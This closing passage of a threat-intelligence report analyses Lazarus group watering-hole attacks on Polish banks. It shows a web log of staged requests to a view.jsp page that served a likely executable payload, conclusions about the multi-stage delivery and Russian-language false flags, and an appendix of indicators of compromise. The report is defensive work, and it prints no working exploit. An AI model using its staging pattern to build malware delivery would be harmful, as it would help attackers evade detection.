
Indeed, as seen in the web log below, the last GET request with the `pagenum=3` and `s=3` parameters is served with a 123,710-byte response – large enough to accommodate a PE-executable:

```
"GET /[PATH]/view.jsp?pagenum=1 HTTP/1.1" 200 66148
"POST /[PATH]/view.jsp HTTP/1.1" 200 13991
"GET /[PATH]/view.jsp?uid=30304811&pagenum=3&eid=00000002&s=2&data=
HTTP/1.1" 200 4642
"GET /[PATH]/view.jsp?uid=30304811&pagenum=3&s=3 HTTP/1.1" 200 123710
```

NOTE: At the time of analysis, the ICO/DAT files were not available. Hence, their contents remains unknown.

Overall Scheme

The following scheme illustrates the steps outlined above:




CONCLUSIONS

Here we have analysed further files from the recent watering-hole attacks directed at Polish financial institutions and others. Evidently, the Lazarus group are continuing their campaign targeting banking networks. Their watering-hole mechanism is fairly sophisticated – its multiple stages are designed to complicate analysis of its malware distribution, and at the same, stay undetected for as long as possible.

Because of the previously disclosed attribution links, the group are also resorting to some trickery.

Through reverse-engineering, we can see the use of many Russian words that have been translated incorrectly. In some cases the inaccurate translations have transformed the meaning of the words entirely. This strongly implies that the authors of this attack are not native Russian speakers and, as such, the use of Russian words appears to be a 'false flag'. Clearly the group behind these attacks are evolving their modus operandi in terms of capabilities – but also it seems they're attempting to mislead investigators who might jump to conclusions in terms of attribution.

APPENDIX A: INDICATORS OF COMPROMISE

| | |
|---|---|
| MD5 Hashes | `9cc6854bc5e217104734043c89dc4ff8` |
| | `9914075cc687bdc352ee136ac6579707` |
| | `e29fe3c181ac9ddbb242688b151f3310` |
| | `9216b29114fb6713ef228370cbfe4045` |
| | `8e32fccd70cec634d13795bcb1da85ff` |
| | `889e320cf66520485e1a0475107d7419` |
| | `6dffcfa68433f886b2e88fd984b4995a` |
| Filenames | `cambio.swf` |
| | `cambio.xap` |
| | `mark180789172360.ico` |
| | `meml102783047891.dat` |
| | `back283671047171.dat` |
| URLs | `view.jsp?pagenum=1` |
| | `view.jsp?uid=` |